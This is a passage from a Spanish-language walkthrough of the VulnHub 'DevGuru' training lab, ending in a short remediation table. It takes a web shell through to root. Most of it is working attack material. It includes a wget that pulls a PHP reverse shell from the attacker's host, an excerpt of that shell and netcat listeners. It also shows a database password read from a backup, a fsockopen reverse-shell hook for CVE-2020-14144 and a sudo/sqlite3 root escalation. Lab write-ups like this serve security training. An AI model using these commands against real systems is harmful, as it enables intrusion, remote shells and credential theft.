
(root@kali) - [/home/.../Desktop/eJ/vulnhub/devguru]
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

En la parte del equipo atacado vamos a ejecutar lo siguiente:

- devguru.local/?cmd=wget10.0.2.4/rshell.php



Una vez ejecutando este comando, podemos volver a usar el comando “ls -la” para enlistar los archivos que hay en la carpeta actual donde se encuentra la página. Para esto también podemos dar clic con botón derecho sobre cualquier lugar de la pagina y vamos a la opción “View Source Code”. Veremos lo siguiente:



```
262 </div>
263 </div>
264 </div>
265 </section>
266 total 428
267 drwxr-xr-x 10 www-data www-data 4096 Jul 20 18:47 .
268 drwxr-xr-x 3 root root 4096 Nov 18 2020 ..
269 drwxr-xr-x 8 root root 4096 Nov 19 2020 .git
270 -rw-r--r-- 1 root root 413 Nov 18 2020 .gitignore
271 -rw-r--r-- 1 www-data www-data 1678 Nov 18 2020 .htaccess
272 -rw-r--r-- 1 www-data www-data 1518 Nov 18 2020 README.md
273 -rw-r--r-- 1 www-data www-data 362514 May 11 2020 adminer.php
274 -rw-r--r-- 1 www-data www-data 1640 Nov 18 2020 artisan
275 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 bootstrap
276 drwxr-xr-x 2 www-data www-data 4096 Nov 18 2020 config
277 -rw-r--r-- 1 www-data www-data 1173 Nov 18 2020 index.php
278 drwxr-xr-x 5 www-data www-data 4096 Nov 18 2020 modules
279 drwxr-xr-x 3 www-data www-data 4096 Nov 18 2020 plugins
280 -rw-r--r-- 1 www-data www-data 2582 Jul 18 17:01 rshell.php
281 -rw-r--r-- 1 www-data www-data 2582 Jul 18 17:01 rshell.php.1
282 -rw-r--r-- 1 www-data www-data 551 Nov 18 2020 server.php
283 drwxr-xr-x 7 www-data www-data 4096 Nov 18 2020 storage
284 drwxr-xr-x 4 www-data www-data 4096 Nov 18 2020 themes
285 drwxr-xr-x 31 www-data www-data 4096 Nov 18 2020 vendor
286 <footer class="footer section">
287 <div class="container">
288 <div class="row">
289 <div class="col-lg-3 col-md-6 col-sm-6">
290 <div class="widget">
291 <h4 class="text-capitalize mb-4">Company</h4>
292 <ul class="list-unstyled footer-menu lh-35">
293 Terms & Conditions
294 Privacy Policy
295 Support
```

Podemos ver que se ha copiado el archivo malicioso. Ahora podríamos poner a escuchar nuestro equipo para esperar la conexión. A continuación, vamos a mostrar parte del código que contiene el archivo rshell.php

```
<?php
```

```
set_time_limit (0);
```

```
$VERSION = "1.0";
```

```
$ip = '10.0.2.4';
```



```
$port = 1410;

$chunk_size = 1400;

$write_a = null;

$error_a = null;


$shell = 'uname -a; w; id; sh -i';

$daemon = 0;

$debug = 0;

?>
```


El código completo del archivo se puede encontrar en la página: <https://www.revshells.com/>



Código original del archivo malicioso

Una vez tengamos el archivo en el servidor vamos a ejecutarlo con el siguiente comando:

- devguru.local/rshell.php



Al tener nuestro equipo atacante en modo de escucha recibiremos la conexión:

```
(root@kali)~[/home/.../Desktop/eJ/vulnhub/devguru]
nc -lvp 1410
listening on [any] 1410 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 39242
Linux devguru.local 4.15.0-124-generic #127-Ubuntu SMP Fri Nov 6 10:54:43 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
19:26:35 up 1 day, 4:27, 0 users, load average: 0.05, 0.09, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Una vez dentro nos dirigiremos al directorio var. Dentro encontramos una carpeta con el nombre “backups”. Entramos en la carpeta de respaldos y vemos que existe un archivo que podemos ejecutar con los privilegios del usuario que estamos usando. Vamos a imprimir en pantalla el documento para buscar información sensible.

```
www-data@devguru:/var/backups$ cat app.ini.bak
; This file lists the default values used by Gitea
; Copy required sections to your own app.ini (default is custom/conf/app.ini)
; and modify as needed.
; see https://docs.gitea.io/en-us/config-cheat-sheet/ for additional documentation.
; App name that shows in every page title
APP_NAME = Gitea: Git with a cup of tea
; Change it if you run locally
RUN_USER = frank
; Either "dev", "prod" or "test", default is "dev"
RUN_MODE = prod
```

El archivo contiene muchísima información, así es que es necesario revisarlo muy bien en búsqueda de información relevante.

```
[server]
; The protocol the server listens on. One of 'http', 'https', 'unix' or 'fcgi'.
PROTOCOL = http
DOMAIN = devguru.local
ROOT_URL = http://devguru.local:8585/
; when STATIC_URL_PREFIX is empty it will follow ROOT_URL
STATIC_URL_PREFIX =

[database]
; Database to use. Either "mysql", "postgres", "mssql" or "sqlite3".
DB_TYPE = mysql
HOST = 127.0.0.1:3306
NAME = gitea
USER = gitea
; Use PASSWD = 'your password' for quoting if you use special characters in the password.
PASSWD = UfFPTF8C8jjxVF2m
```

Hemos encontrado, nuevamente referencia hacia el puerto 8585 y también acceso a un nombre de usuario y contraseña.

Primeramente, vamos a intentar acceder con esos accesos a “adminer.php”

Language: English ▼

Adminer 4.7.7 4.8.1

Login

|          |                  |
|----------|------------------|
| System   | MySQL ▼          |
| Server   | localhost        |
| Username | gitea            |
| Password | ●●●●●●●●●●●●●●●● |
| Database | gitea            |

☐ Permanent login

Logramos acceder al portal con el usuario “gitea”. Este usuario tiene mas privilegios, por lo que vamos a revisar que hay en la base de datos de “gitea”.

← → ↻ 🏠
 

devguru.local/adminer.php?username=gitea&db=gitea&select=user

Language: English ▼
 MySQL » Server » gitea » Select: user

Adminer 4.7.7 4.8.1
 

DB: gitea ▼
 

SQL command
 Import
 Export
 Create table

select access  
 select access\_token  
 select action  
 select attachment  
 select collaboration

Select data
 Show structure
 Alter table
 New item
 

Select
 Search
 Sort
 Limit 50
 Text length 100
 Action Select

SELECT \* FROM `user` LIMIT 50 (0.001 s) Edit

| <input type="checkbox"/> Modify | id | lower_name | name  | full_name | email               | keep_email_private |
|---------------------------------|----|------------|-------|-----------|---------------------|--------------------|
| <input type="checkbox"/> edit   | 1  | frank      | frank |           | frank@devguru.local | 0                  |

Volvemos a encontrarnos al usuario frank pero ahora sobre la base de datos “gitea”. Vamos a repetir el proceso de cambiar la contraseña de este usuario usando un tipo de hash igual. Para efectos prácticos ya no se volverá a mostrar el proceso.

Una vez hayamos cambiado la contraseña, vamos acceder al servicio de gitea que se encuentra en el puerto 5858



# Gitea: Git with a cup of tea

Sign In OpenID

Sign In

Username or Email Address \*

frank

Password \*

••••

☐ Remember Me

Sign In


[Forgot password?](#)

[Need an account? Register now.](#)


Usuario: frank / Pwd: (el que hayamos asignado).

Podemos acceder a la cuenta de repositorios de gitea del usuario "frank".

Realizando una investigación podemos ver un CVE. El CVE-2020-14144 hace referencia a un código de ejecución remota posible en la versión de gitea: 1.12.5 por lo que cualquier usuario que tenga privilegios para editar un archivo pre-receive inyectando un código malicioso que nos permita realizar una conexión inversa a nuestro equipo. Esto nos dará acceso al equipo atacado con las credenciales de "frank"




Como vemos, el usuario “frank” puede ejecutar esta opción. Por lo que procederemos a inyectar el siguiente código:



- `php -r '$sock=fsockopen("IP y puerto de escucha de nuestro equipo atacante");shell_exec("sh <&3 >& >&3 2>&3");'`

Ahora solo nos resta hacer cambios a algún archivo del desarrollo del usuario “frank” para este caso modificaremos agregando un salto de renglón al archivo README.txt para no causar alarmas:



Abrimos el archivo README y al final del documento agregamos un salto de renglón. Damos actualizar y si tenemos a nuestro equipo atacante a la escucha y bien configurado, podríamos obtener de vuelta una conexión al equipo atacado ingresando con el usuario “frank”.

```
(kali🐼kali)-[~] ide this behavior by setting 'useConfig'
$ sudo su
[sudo] password for kali:
(kali🐼kali)-[~] ide this behavior by setting 'useConfig'
nc -lvnp 1410
listening on [any] 1410 ...
connect to [10.0.2.4] from (UNKNOWN) [10.0.2.15] 40018
id
uid=1000(frak) gid=1000(frak) groups=1000(frak)
whoami
frak
```

Como vemos, ganamos acceso al equipo atacado con un usuario valido.

Una vez realizada la explotación pasamos a la parte de post explotación.

## Post explotación:

Una vez en esta etapa necesitamos trabajar de manera más interactiva, lo cual ayuda a seguir recabando la información que sale de esta etapa. Por lo que realizaremos el tratamiento de TTY:

```
1. script /dev/null -c bash|
2. stty raw -echo;fg
3. reset xterm
* export TERM=linux
```

Usando estos comandos podríamos tener acceso a una terminal más interactiva. Esto nos permite usar funcionalidades más avanzadas como el comando “clear” o utilizar las flechas direccionales para navegar entre comandos.

Ahora procedemos con la escalación de privilegios para tratar de ganar acceso como el usuario root. Para esto usaremos el comando “sudo -l” y así veremos si hay algún archivo que se ejecute con el usuario root y podamos aprovecharnos de eso.

```
frank@devguru:~/gitea-repositories/frank/devguru-website.git$ sudo -l
Matching Defaults entries for frank on devguru:
 env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User frank may run the following commands on devguru:
 (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:~/gitea-repositories/frank/devguru-website.git$
```

Como podemos observar hay un archivo en el directorio /usr/bin/, que es un sqlite3. Vamos a intentar ejecutarlo desde nuestro usuario, pero con privilegios de root, y así escalar los privilegios necesarios.

Usamos el siguiente comando:

- `sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'`

Este comando está diciendo que vamos a ejecutar sqlite3 con el ID de root y vamos a traer una shell invocada desde sudo. Este es el resultado:

```
User frank may run the following commands on devguru:
 (ALL, !root) NOPASSWD: /usr/bin/sqlite3
frank@devguru:~/gitea-repositories/frank/devguru-website.git$ sudo -u#-1 sqlite3 /dev/null '.shell /bin/sh'
ID^H^H
/bin/sh: 1: : not found
id
uid=0(root) gid=1000(frank) groups=1000(frank)
#
```

Como podemos ver, hemos ganado acceso como root, por lo que hemos vulnerado este equipo en su totalidad.

## Recomendaciones:

| Vulnerabilidad                                                                              | Tipo  | Recomendación                                                                                                                           |
|---------------------------------------------------------------------------------------------|-------|-----------------------------------------------------------------------------------------------------------------------------------------|
| Contraseña en código en repositorio de GITEA                                                | GRAVE | Sanitizar el código de la página enlistada en este documento.                                                                           |
| Archivos con información sensible en el almacenamiento del servidor en carpeta de respaldos | GRAVE | Re ubicar respaldos con información sensible a una ubicación fuera del almacenamiento del servidor.                                     |
| Escalación de privilegios usando permisos sobre aplicaciones                                | GRAVE | Revisar los permisos de los usuarios sobre ejecutables los cuales son sean necesarios para evitar una “semi” escalación de privilegios. |